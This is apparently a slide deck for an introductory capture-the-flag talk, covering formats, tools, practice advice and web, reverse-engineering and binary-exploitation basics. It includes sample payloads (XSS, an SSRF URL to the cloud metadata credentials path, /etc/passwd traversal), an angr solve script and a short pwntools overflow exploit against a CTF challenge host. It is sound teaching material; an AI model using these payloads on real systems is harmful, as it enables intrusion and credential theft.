

# CTF 101

with Dayton

root@localhost:~# whoami

- iOS hacker in a past life
- I've done a few CTFs
- US Cyber Team 2023 and 2024
- Cybersecurity Club at UAH
  - Ex-President
  - Ex-CTF Team Captain
- Software and Red Team Lead at Cyburity
- Rust-and-Golang-pilled
- Network infrastructure enjoyer

[dayt0n.com](http://dayt0n.com) && [github.com/dayt0n](https://github.com/dayt0n) (that's a zero)



# Expectations

- You won't learn everything today.
- Some parts of this talk get deep in the weeds.
- Feel free to ask questions after the talk.

# "What's a CTF?"

- Cybersecurity version of IRL Capture the Flag
- Great for diving into the deep end of cybersecurity
- Formats:
  - Attack / Defense
  - Full pwn (traditional HackTheBox machines)
  - Defense-only
  - Jeopardy (\*)
- Gamified cybersecurity education
- Tricks your animal brain into learning

# Jeopardy

- *Categories:*
  - Web exploitation
  - Reverse engineering
  - Binary exploitation (pwn)
  - Crypto(graphy)
  - Forensics
  - Miscellaneous (steganography, mobile, web 3, OSINT)
- Static and dynamic point systems allowed
- Usually 24-72 hours

*So how does one "get good"?*

# The illusion of practice

- Recently got into bouldering
- How to get good?
  - Hangboarding?
  - Constantly squeeze a stress ball?
  - Some kind of new dumbbell exercise?



# The illusion of practice

- Recently got into bouldering
- How to get good?
  - Hangboarding?
  - Constantly squeeze a stress ball?
  - Some kind of new dumbbell exercise?
- Answer: "Just climb more."



# The illusion of practice

- People ask for good “practice” CTFs
  - PicoCTF
  - TryHackMe / HackTheBox
  - OverTheWire
- Some of the best practice is found here: <https://ctftime.org/>
- DO a public CTF
- Get like-minded people to join you
- Throw yourself in the deep end
- Figure out what you don't know the hard way, and then learn it
- Be consistent
- Do HackTheBox, TryHackMe, OTW in the meantime

# Challenges

- **Can have:**
  - Downloadable artifacts
  - Remote components
- **Rarely have hints**
  - Trade points for hints
  - Provided if challenge authors notice no solves have occurred
- **Downloaded artifacts**
  - Executables should NEVER be run on your host machine
- **Remote components**
  - [host]:[port]
  - netcat is your friend

# Flags

- Typically have a known format
  - FLAG{cheeky\_leet\_speak\_phras3}
  - "FLAG" portion stays the same for all challenges
  - {...} changes per-challenge
- Flag/solution sharing between teams leads to disqualification

# Breadth vs. Depth

- You will learn as you go.
- CTFs require you to learn a lot about a lot of different things.
- Specialization allows you to get really deep knowledge.

# All categories

- “Do I need to know how to program?”
  - Need to know basic programming constructs like conditionals, loops, functions, I/O.
  - Python
  - Learn as you go.
- “Do I need to know how to use Linux?”
  - Know basic commands
  - Try [OverTheWire's Bandit](#).
- Tools:
  - Kali VM or other Debian-based Linux with your favorite tools
  - VSCode Remote SSH
  - Obsidian
  - Docker
  - CyberChef (<https://gchq.github.io/CyberChef/>)
  - Search engine (!)
  - LLMs\*

# Large Language Models / "AI"

- Not recommended for beginners
  - You miss out on a lot of foundational if you simply ask for a solution
- Experienced players
  - Use with a high degree of skepticism
  - Beware of over-reliance / skill atrophy
- No free lunch
- LLM-based attacks embedded in challenge files
- Ask for more information \*around\* the problem space
- If you take the easy route first, the hard things will be even harder later.
- AI companies' (current) business model relies on deskilling you to the point that doing your job without them is intellectually painful.

# Challenge Types

# Web exploitation

- What you'll learn:
  - Networking basics
  - HTTP spec
  - HTML / Javascript
  - Lifecycle of a web request
- Tools:
  - Burp Suite
  - Inspect element
  - [pip install -u requests](#)
  - <https://webhook.site>

# Networking Basics

- “Server” means the bare metal machine running multiple applications
- Every networked machine has an IP address.
- Human-readable names can be associated with IPs (DNS)
- A single server can have:
  - Web service running on port 443
  - Mail service running at port 587
  - SSH service on port 22

```
● ● ●  ~%3      daytOn@DaytOns-MacBook:~  
↳ [daytOn:DaytOns-MacBook] - [~] - [2025-05-03 04:14:55]  
[0] <> nmap 146.229.248.10  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-03 16:15 CDT  
Nmap scan report for uahweb.uah.edu (146.229.248.10)  
Host is up (0.40s latency).  
Not shown: 969 filtered tcp ports (host-unreach), 28 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
53/tcp    open  domain  
80/tcp    open  http  
443/tcp   open  https  
  
Nmap done: 1 IP address (1 host up) scanned in 96.16 seconds
```

```
● ● ●  ~%3      daytOn@DaytOns-MacBook:~  
↳ [daytOn:DaytOns-MacBook] - [~] - [2025-05-03 04:14:41]  
[0] <> nslookup uah.edu  
Server:      75.75.75.75  
Address:     75.75.75.75#53  
  
Non-authoritative answer:  
Name:  uah.edu  
Address: 146.229.248.10
```

# HTTP Basics

- HyperText Transfer Protocol (HTTP/1.1, HTTP/2)
- Client <-> Server architecture
- Different request “methods”
  - GET, HEAD, POST, PUT, PATCH, DELETE, OPTIONS
- Response codes
  - 200: OK, 401: Unauthorized, 404: Not found, 500: Internal Server Error
- A lot more:
  - Headers
  - User Agents
  - Check out the HTTP/1.1 ([2616](#)) and HTTP/2 ([7540](#)) RFCs

# Common web exploits

- Cross-Site Scripting (XSS)
  - Hi, my name is "/><script>alert("hacked");</script>
- Server-Side Request Forgery (SSRF)
  - Hey server, go to this link:  
<http://169.254.169.254/latest/meta-data/iam/security-credentials/admin-user>
- Local File Inclusion (LFI) || Local File Disclosure (LFD)
  - [https://some.website.com/displayPage.php?file=uploads/EVIL\\_IMG.jpg.php](https://some.website.com/displayPage.php?file=uploads/EVIL_IMG.jpg.php)
  - <https://some.website.com/index.php?file=../../../../../../../../etc/passwd>
- Sometimes you just find <https://some.website.com/flag.txt>
- Hidden URLs in /robots.txt

# Burp Suite

- Web-main's holy grail

Burp Suite Community Edition v2025.3.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

HTTP history WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TL
37	http://google.com	GET	/			301	996	HTML		301 Moved		
38	https://www.google.com	GET	/			200	168422	HTML		Google		
40	https://www.google.com	POST	/gen_204?&s=webhp&t=cap&atyp=c...		✓	204	694	HTML				
41	https://www.google.com	GET	/js/_/js/k=xjs.hd.en.DAQxumKbkq8...			200	1034753	script				
46	https://www.gstatic.com	GET	/og/_/js/k=og.asy.en.US.wGVt1b6j...			200	208622	script				
47	https://www.google.com	GET	/async/hpba?yv=3&cs=&ei=-76Qm...		✓	200	1058	JSON				
49	https://www.google.com	POST	/gen_204?&s=webhp&t=aft&atyp=csi...		✓	204	694	HTML				
50	https://www.google.com	POST	/gen_204?atyp=csi&ei=76QmaN-Q...		✓	204	694	HTML				
51	https://www.google.com	GET	/complete/search?&cp=0&client=g...		✓	200	2134	JSON				
52	https://www.google.com	GET	/js/_/js/md=2/k=xjs.hd.en.DAQxum...			200	10785	JSON				
53	https://www.google.com	GET	/client_204?atyp=i&biz=840&bih=8...		✓	204	737	HTML				
54	https://www.google.com	GET	/js/_/js/k=xjs.hd.en.DAQxumKbkq8...		✓	200	377461	script				
55	https://www.google.com	GET	/js/_/js/k=xjs.hd.en.DAQxumKbkq8...		✓	200	275186	script				

Request

Pretty Raw Hex

```
1 GET / HTTP/1.1
2 Host: www.google.com
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Sec-Ch-Ua: "Chromium";v="135", "Not-A.Brand";v="8"
8 Sec-Ch-Ua-Mobile: ?0
9 Sec-Ch-Ua-Platform: "macOS"
10 X-Client-Data: CLTaygE=
11 Sec-Fetch-Site: none
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Accept-Encoding: gzip, deflate, br
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Date: Fri, 16 May 2025 02:37:35 GMT
3 Expires: -1
4 Cache-Control: private, max-age=0
5 Content-Type: text/html; charset=UTF-8
6 Strict-Transport-Security: max-age=31536000
7 Content-Security-Policy-Report-Only: object-src 'none';base-uri 'self';script-src 'nonce-KoI3uydTlxWuUkrJGBVya' 'strict-dynamic' 'report-sample' 'unsafe-eval' 'unsafe-inline' https: http;report-uri https://csp.withgoogle.com/csp/gws/other-hp
8 Cross-Origin-Opener-Policy: same-origin-allow-popups; report-to="gws"
9 Report-To:
10 {"group":"gws","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/gws/other"}]}
11 Accept-Ch: Sec-CH-Preferences-Color-Scheme
11 Accept-Ch: Downlink
12 Accept-Ch: RTT
```


Event log All issues

Memory: 128.0MB Disabled

# Reverse engineering

- What you'll learn:
  - Assembly code
  - C/C++
  - Symbolic execution / SMT Solvers
  - Debugging
- Tools:
  - Disassembler of choice
  - [docker run -it angr/angr](#)
  - `strings [file] | grep 'flagFormat{'`
  - <https://godbolt.org/>
  - Debugger (GDB/LLDB)

# Compilation process



# Assembly

- Closest human-readable way of representing machine code
- CPUs have Registers: (RAX, RCX, RDI)
- Just need to know the main operations of a CPU:
  - Moving data (`MOV RAX, #1`)
  - Arithmetic (`ADD RAX, #1` || `SUB RAX, #1`)
  - Comparisons (`CMP RAX, #1`)
  - Jumps (`JMP #0x400300` || `JNE #0x400100`)
- Reading assembly > writing assembly

# Disassembling

The left screenshot shows the Binary Ninja interface for the file `a.out`. The assembly view displays the main function (`int32_t main(int32_t argc, char** argv, char** envp)`) which prints "hello world!". The code includes standard library calls like `puts` and `register_tm_clones`. The `Cross References` pane shows references to the `_start` symbol.

```
int32_t main(int32_t argc, char** argv, char** envp)
{
    push rbp
    mov rbp, __saved_rbp
    mov rax, [rel data_402004]
    mov rdi, rax
    puts(rax)
    pop rbp
    ret
```

The right screenshot shows the High Level IL view for the same file. It provides a simplified representation of the assembly code, highlighting the `puts` call and the string data. The `Cross References` pane shows references to the `_start` symbol.

```
.text (PROGBITS) section ended (0x401050-0x401153)
puts(str: "hello world!")
return 0

.fin (PROGBITS) section started (0x401154-0x40115d)
.int64_t _fini() --pure
sub rsp, 0x8
add rsp, 0x8
ret
```

# Disassemblers

- **Ghidra:**
  - Free (tax-payer funded).
  - Made by the NSA.
  - Disassembler and decompiler support for more obscure architectures.
  - <https://ghidra-sre.org/>
- **Binary Ninja:**
  - \$\$\$. \$74 for students, \$299 for everyone else.
  - Constantly updated, built-in debugger, thriving plugin community.
  - Decompilers for nearly any architecture you'll deal with.
  - <https://binary.ninja/>
- **IDA:**
  - Free version just has support for x86/x86\_64.
  - Pay-per architecture.
  - Was the industry-standard for a while, but they rested on their laurels.
  - Gets pricey if you want more CPU architecture support.
  - Convince your employer to buy this for you: <https://hex-rays.com/>

# Debugging

- Debuggers allow coders to step through and inspect the memory of their programs
- CTF players use them on other people's programs
- Add-ons:
  - <https://github.com/pwndbg/pwndbg>
  - <https://github.com/longld/peda>
  - <https://github.com/hugsy/gef>
  - Or get all of them at once: <https://github.com/apogiatzis/gdb-peda-pwndbg-gef>

● ● ● 7%1
 docker run --rm -it -v `pwd`:/app pwndbg gdb /app/heapedit

```

Breakpoint 1, 0x00000000040080b in main ()
LEGEND: STACK | HEAP | CODE | DATA | NX | RODATA
[ REGISTERS / show-flags off / show-compact-reg off ]
RAX 0x400807 (main) ← push rbp
RBX 0
RCX 0x400a80 (__libc_csu_init) ← push r15
RDX 0xfffffffffece8 → 0x7ffffffffeed3 ← 'HOSTNAME=7cbad70c0177'
RDI 1
RSI 0x7fffffffec08 → 0x7fffffffec5 ← '/app/heapedit'
R8 0x7ffff7e1bf10 (initial+16) ← 4
R9 0x7ffff7fc9040 (_dl_fini) ← endbr64
R10 0x7ffff7fc3908 ← 0xd0012000000e
R11 0x7ffff7de660 (_dl_audit_preinit) ← endbr64
R12 0x7fffffffec08 → 0x7fffffffec5 ← '/app/heapedit'
R13 0x400807 (main) ← push rbp
R14 0
R15 0x7ffff7ffd040 (_rtld_global) → 0x7ffff7ffe2e0 ← 0
RBP 0x7fffffffbeb0 ← 1
RSP 0x7fffffffbeb0 ← 1
RIP 0x40080b (main+4) ← sub rsp, 0xc0
[ DISASM / x86_64 / set emulate on ]
► 0x40080b <main+4> sub    rsp, 0xc0
 0x400812 <main+11> mov    dword ptr [rbp - 0xb4], edi
 0x400818 <main+17> mov    qword ptr [rbp - 0xc0], rsi
 0x40081f <main+24> mov    rax, qword ptr fs:[0x28]
 0x400828 <main+33> mov    qword ptr [rbp - 8], rax
 0x40082c <main+37> xor    eax, eax
 0x40082e <main+39> mov    rax, qword ptr [rip + 0x200843]
 0x400835 <main+46> mov    esi, 0
 0x40083a <main+51> mov    rdi, rax
 0x40083d <main+54> call   setbuf@plt
                                <setbuf@plt>
 0x400842 <main+59> lea    rsi, [rip + 0x2bf]      RSI => 0x400b08 ← jb 0x400b0a /* 'r' */
[ STACK ]
00:0000 | rbp rsp 0x7fffffffbeb0 ← 1
01:0008 +008 0x7fffffffbeb8 → 0x7ffff7c29d90 (__libc_start_call_main+128) ← mov edi, eax
02:0010 +010 0x7fffffffbeb0 ← 0
03:0018 +018 0x7fffffffbeb8 → 0x400807 (main) ← push rbp
04:0020 +020 0x7fffffffbeb0 ← 0x1fffffec0
05:0028 +028 0x7fffffffbeb8 → 0x7fffffffec08 → 0x7fffffffec5 ← '/app/heapedit'
06:0030 +030 0x7fffffffbeb0 ← 0
07:0038 +038 0x7fffffffbeb8 ← 0xa62da47e4676a7a
[ BACKTRACE ]
► 0 0x40080b main+4
 1 0x7ffff7c29d90 __libc_start_call_main+128
 2 0x7ffff7c29e40 __libc_start_main+128
 3 0x40074a _start+42

```

**pwndbg>**

# Cheesing rev chals

- Linux's built-in strings tool
  - If you know the flag format, grep for it
- Run program in gdb, break right before a strcmp(), print the stack/registers

```
● [dayton@Dayt0ns-MacBook ~] - [/tmp] - [2025-05-13 10:24:38]
└─[0] <> bat main.c # you wouldn't actually get this file
```

	File: <b>main.c</b>
1	#include <stdio.h>
2	#include <string.h>
3	
4	#define STRING "CTF{strings_goes_hard}"
5	int main(int argc, char* argv[]) {
6	if (strcmp(argv[1],STRING) == 0) {
7	printf("got it!\n");
8	} else {
9	printf("wrong!\n");
10	}
11	return 0;
12	}

```
● [dayton@Dayt0ns-MacBook ~] - [/tmp] - [2025-05-13 10:25:05]
└─[0] <> gcc main.c -o challenge # compile to a binary
● [dayton@Dayt0ns-MacBook ~] - [/tmp] - [2025-05-13 10:25:10]
└─[0] <> bat challenge # this is the file you'll be given
```

	File: <b>challenge</b> <BINARY>
●	[dayton@Dayt0ns-MacBook ~] - [/tmp] - [2025-05-13 10:25:12] └─[0] <> strings challenge   grep 'CTF{' # cheese CTF{strings_goes_hard} ● [dayton@Dayt0ns-MacBook ~] - [/tmp] - [2025-05-13 10:25:24] └─[0] <>

## Aside: SMT Solvers

- Remember these?
- $y > 6$
- $y < 100$
- $y * 2 < 32$
- $y + 5 < 12$

$$\begin{cases} 3x - 2y = 6 \\ x + y = -8 \end{cases}$$

## Aside: SMT Solvers

- Imagine a certain instruction's address in a program is X (`print_flag()`).
- You must provide some input.
- What input is required to get you from `.start` -> X?
- Lots of conditionals, jumps, and loops between the instruction where you provide your input and X.

## Aside: Symbolic Execution

- Determines what inputs cause a program to take certain paths
- Can execute small pieces of a compiled program abstractly

## Aside: SMT Solvers + Symbolic Execution

- Enter: angr (<https://angr.io/>)
- Uses symbolic execution to run small portions of compiled code by themselves.
- Combined with a SAT/SMT solver, this makes hard rev challenges easier.



# Why angr?

Lin64\_5 — Binary Ninja Personal 5.0.7290-Stable

ELF ▾ Graph ▾ Pseudo C ▾

void sub\_4005d6(void\* arg1, void\* arg2, int32\_t arg3)

The graph shows the control flow of the function sub\_4005d6. It starts at address 0x004005e5, initializes var\_10 = 0 and i = 0, then enters a loop at 0x004005fa. Inside the loop, it increments i (0x0040060e) and checks if i <= 0xff. If true, it performs a complex computation involving rdx\_7, rax\_17, and var\_10, then increments i\_1 (0x004006bb). If false, it returns. The assembly code for the loop body is:

```
0 @ 004005e5 uint32_t var_10 = 0;
1 @ 004005ec int32_t i = 0;
2 @ 004005fa while (i <= 0xff)
3 @ 0040060c *(uint8_t*)((char*)arg1 + (int64_t)i) = i;
4 @ 0040060e i += 1;
5 @ 00400614 int32_t i_1 = 0;
6 @ 00400622 while (i_1 <= 0xff)
7 @ 00400633 uint32_t rdx_7 = (uint32_t)*(char*)arg1 + (int64_t)i_1 + var_10;
8 @ 0040063a * (uint32_t)*(char*)arg2 + (int64_t)(int64_t)i_1 % arg3);
9 @ 00400642 uint32_t rax_17 = rdx_7 >> 0x1f >> 0x18;
9 @ 00400656 var_10 = (uint32_t)(rdx_7 + rax_17) - rax_17;
10 @ 00400676 char rax_22 = *(uint8_t*)((int64_t)i_1 + arg1) + *(uint8_t*)((char*)arg1 + (int64_t)var_10);
11 @ 00400684 *(uint8_t*)((int64_t)i_1 + arg1) = *(uint8_t*)((char*)arg1 + (int64_t)var_10);
12 @ 00400686 *(uint8_t*)((char*)arg1 + (int64_t)var_10) = rax_22;
13 @ 004006bb i_1 += 1;
14 @ 004006c3 return;
```

After the loop, the function returns. The assembly code for the return path is:

```
0 @ 004006d3 uint32_t var_c = 0;
1 @ 004006da uint32_t var_10 = 0;
2 @ 004006ee int32_t i;
3 @ 004006e1 i = 0;
4 @ 004006ee while (i < arg3)
15 @ 004007d2 return i;
```

Lin64\_5 — Binary Ninja Personal 5.0.7290-Stable

ELF ▾ Graph ▾ Pseudo C ▾

void sub\_4005d6(void\* arg1, void\* arg2, int32\_t arg3)

The graph continues from the previous state, showing the computation of rax\_19 and subsequent assignments. The assembly code for this part is:

```
5 @ 004006ff uint32_t rax_5 = (var_c + 1) >> 0x1f >> 0x18;
6 @ 0040070b var_c = (uint32_t)((var_c + 1) + rax_5) - rax_5;
7 @ 00400724 uint32_t rdx_6 = (uint32_t)*(uint8_t*)((char*)arg1 + (int64_t)var_c) + var_10;
8 @ 0040072b uint32_t rax_14 = rdx_6 >> 0x1f >> 0x18;
9 @ 00400737 var_10 = (uint32_t)(rdx_6 + rax_14) - rax_14;
10 @ 00400747 char rax_19 = *(uint8_t*)((char*)arg1 + (int64_t)var_c);
11 @ 0040076d *(uint8_t*)((int64_t)var_c + arg1) = *(uint8_t*)((char*)arg1 + (int64_t)var_10);
12 @ 0040077f *(uint8_t*)((char*)arg1 + (int64_t)var_10) = rax_19;
13 @ 004007c5 *(uint8_t*)((int64_t)i + arg2) = *(uint8_t*)((char*)arg1 + (int64_t)(int64_t)var_10);
13 @ 004007c5 *(uint8_t*)((char*)arg1 + (int64_t)var_10) + *(uint8_t*)((char*)arg1 + (int64_t)var_c));
14 @ 004007c7 i += 1;
```

File: solve.py

```

1 import angr
2 import sys
3 import claripy
4
5 success_addr = 0x00400a62
6 fail_addr = 0x00400A78
7
8 binary = "./Lin64_5"
9 flag_len = 0x27
10
11
12 def is_successful(state):
13     stdout_output = state.posix.dumps(sys.stdout.fileno())
14     return "You achieved level 5!".encode() in stdout_output
15
16 def should_abort(state):
17     stdout_output = state.posix.dumps(sys.stdout.fileno())
18     return "You are not leet enough.".encode() in stdout_output
19
20
21 proj = angr.Project(binary)
22 inp = [claripy.BVS("flag_%d" % i, 8) for i in range(flag_len)]
23 flag = claripy.Concat(*inp)
24
25 # use entry_state, not full_init_state for some reason
26 st = proj.factory.entry_state(args=[binary, flag])
27 for k in inp:
28     st.solver.add(k < 0x7f)
29     st.solver.add(k > 0x1f)
30
31 sm = proj.factory.simulation_manager(st)
32 sm.one_active.options.add(angr.options.LAZY_SOLVES)
33 sm.one_active.options.add(angr.options.ZERO_FILL_UNCONSTRAINED_MEMORY)
34
35 sm.explore(find=success_addr, avoid=fail_addr)
36 if len(sm.found) > 0:
37     for found in sm.found:
38         print(found.solver.eval(flag, cast_to=bytes))
39 else:
40     print("no flags found :(")
41

```

00400a62 bf220b4000 mov edi, 0x400b22 {"[+] You achieved level 5!\r\n"	00400a67 b800000000 mov eax, 0x0
00400a6c e81ffaffff call printf	00400a71 b800000000 mov eax, 0x0
00400a76 eb14 jmp 0x400a8c	
00400a78 bf400b4000 mov edi, 0x400b40 {"[*] You are not leet enough.\r\n"	00400a7d b800000000 mov eax, 0x0
00400a82 e809faffff call printf	00400a87 b801000000 mov eax, 0x1



`⌘2

daytOn@DaytOns-MacBook:~/sharedKali/us-cyber-games/s3/rev/lin-med

[daytOn@DaytOns-MacBook] - [~/sharedKali/us-cyber-games/s3/rev/lin-med]

[0] <> zangr solve.py

b'flag\_{7ec3750c9c6d4ad78bd794fa5ab1a24b}'

# Binary Exploitation (pwn)

- Real life equivalent of magic
- What you'll learn:
  - Computer memory (Stacks, Heaps, protection mechanisms)
  - Assembly language
  - Basic algebra
  - C/C++ (Rust, Golang if you're unlucky)
- Tools:
  - Disassembler of choice
  - [pip install -u pwntools](#)
  - Debugger (GDB/LLDB)

Wait, is this just reversing  
with extra steps?


Yeah, pretty much.

# The extra steps

- The flag isn't usually on your machine hidden in the given executable.
- Remote exploitation required
- Executables are usually compiled *C* code because:
  - It disassembles well
  - *C* allows for memory corruption vulnerabilities


# Types of vulnerabilities

- Overflows
  - Stack-based
  - Heap-based



# Types of vulnerabilities


- Overflows
  - Stack-based
  - Heap-based



# Types of vulnerabilities

- Overflows
  - Stack-based
  - Heap-based

Address stating where the CPU should jump after this instruction completes



# Types of vulnerabilities

- Logic bugs
- Format string  
([https://web.ecs.syr.edu/~wedu/Teaching/cis643/LectureNotes\\_New/Format\\_String.pdf](https://web.ecs.syr.edu/~wedu/Teaching/cis643/LectureNotes_New/Format_String.pdf))
- Integer under/overflows
- Use-after-frees

# Pwntools

- Python library
- Programmatically interact with remote/local binary challenges
- Makes writing exploits ez

```
● ● ●  ✘ 1  dayt0n@Dayt0ns-MacBook:~/sharedKali/oldCTF...
└[0] <> bat solve.py
File: solve.py
1 # HTB{n1c3_try_3lv35_but_n0t_g00d_3n0ugh}
2 from pwn import *
3
4 payload = b'3' + b'A'*0x47 + p64(0x00401165)
5
6 #p = process('./mr_snowy')
7 p = remote('178.128.161.115',30557)
8
9 p.recvuntil('> ')
10 p.sendline('1')
11 p.recvuntil('> ')
12 p.sendline(payload)
13 p.interactive()
```

# Crypto(graphy)

